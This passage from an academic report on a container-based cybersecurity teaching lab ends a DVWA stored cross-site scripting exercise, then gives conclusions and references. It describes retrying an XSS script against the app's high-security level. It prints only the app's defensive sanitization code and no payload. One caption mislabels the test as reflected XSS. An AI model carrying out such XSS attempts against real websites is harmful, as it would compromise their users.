


Fig 9.30: Stored Cross-Site Scripting Test 3

The Reflected XSS vulnerability at the medium-security level is successfully exploited using the payload.

High-Security Level

To exploit Stored XSS at the high-security level, click on the “DVWA Security” tab, then change the security level to “high” and click the “Submit” button.




Fig 9.31: Change the Security Level of DVWA to High

Now, click on the “XSS stored” tab and try to exploit the web page with the script that was used at the medium-security level. But no pop-up window appears this time. Now click on the “View Source” button in the bottom right corner of the “Vulnerability: Stored Cross Site Scripting (XSS)” page to see what the application is doing at the high-security level.



The screenshot shows a web browser window titled "Damn Vulnerable Web App (DVWA) v1.0.7 :: Source - Mozilla Firefox (on attacker_1)". The address bar shows the URL "10.10.10.3/dvwa/vulnerabilities/view_source.php?id=xss_s&security=high". The page content is titled "Stored XSS Source" and displays the following PHP code:

```
<?php
if(isset($_POST['btnSign']))
{
    $message = trim($_POST['mtxMessage']);
    $name     = trim($_POST['txtName']);

    // Sanitize message input
    $message = stripslashes($message);
    $message = mysql_real_escape_string($message);
    $message = htmlspecialchars($message);

    // Sanitize name input
    $name = stripslashes($name);
    $name = mysql_real_escape_string($name);
    $name = htmlspecialchars($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre> ');
}
?>
```

At the bottom of the code block, there is a "Compare" button.

Fig 9.32: High-Security Level Stored XSS Source Code

At the high-security level, the web application performs XSS sanitization on the inputted data of both the Name and the Message fields. This is why the payload did not work and there is currently no effective way to bypass this sanitization.

Chapter 10

Conclusions and Future Works

10.1 Conclusions

A cyber security educational and research training program that is supported by a real-world based lab environment will have a long-term impact on the long-term trend in both graduate cyber security programs and the cyber security workforce. In a real-world based lab environment, students will be encouraged to think critically and conduct research while gaining practical and professional understanding of numerous elements of cyber security [2]. The traditional approach to setting up a cybersecurity lab was to use one operating system per physical computer. Multiple isolated operating systems can be operated in a virtual environment with the help of hardware virtualization technologies. Though hardware virtualization uses lots of resources of the host machine, it enables rapid testing and experimentation without the inconveniences of installing an operating system on traditional hardware [5]. Containerization technologies like Docker have a lot of features and benefits that make them a good fit for cybersecurity lab environment. Docker makes it simple to install a wide range of programs in a container and to push and pull images to and from a central repository [3]. The isolation provided by Hardware virtualization and efficient resource sharing of Operating system virtualization makes running containers inside VMs a viable architecture for a cybersecurity lab environment [4].

10.2 Future Works

Using the proposed cybersecurity lab environment, a total of seven cyber security lab exercises have been designed and evaluated. More cyber security labs will be developed and tested in the future for additional research and development.

Finally, this proposed model will be tested in a variety of graduate cybersecurity courses to determine its efficiency and efficacy, and it will be improved depending on feedback from instructors and students.

References

- [1] Johannes Harungguan Sianipar, Christian Willems, and Christoph Meinel "A Container-Based Virtual Laboratory for Internet Security e-Learning" Hasso Plattner Institute, University of Potsdam, Germany

- [2] Munther Abualkibash "A Study on the Importance of Cyber Security Lab in an Undergraduate Cyber Security Program" School of Information Security and Applied Computing, College of Technology, Eastern Michigan University, USA

- [3] Arwa Khalid AlSalamah, José María Sierra Cámara and Stephen Kelly "Applying Virtualization and Containerization Techniques in Cybersecurity Education" Northeastern University College of Computer and Information Science, USA

- [4] Prateek Sharma, Lucas Chaufourmier and Prashant Shenoy "Containers and Virtual Machines at Scale: A Comparative Study" University of Massachusetts Amherst

- [5] Kyle E. Stewart, Jeffrey W. Humphries, and Todd R. Andel "Developing a Virtualization Platform for Courses in Networking, Systems Administration and Cyber Security Education" Department of Electrical and Computer Engineering Air Force Institute of Technology, USA

- [6] Midhun Babu Tharayanil, Gill Whitney, Mahdi Aiash "Virtualization and Cyber Security: Arming Future Security Practitioners" School of Science and Technology Middlesex University London, UK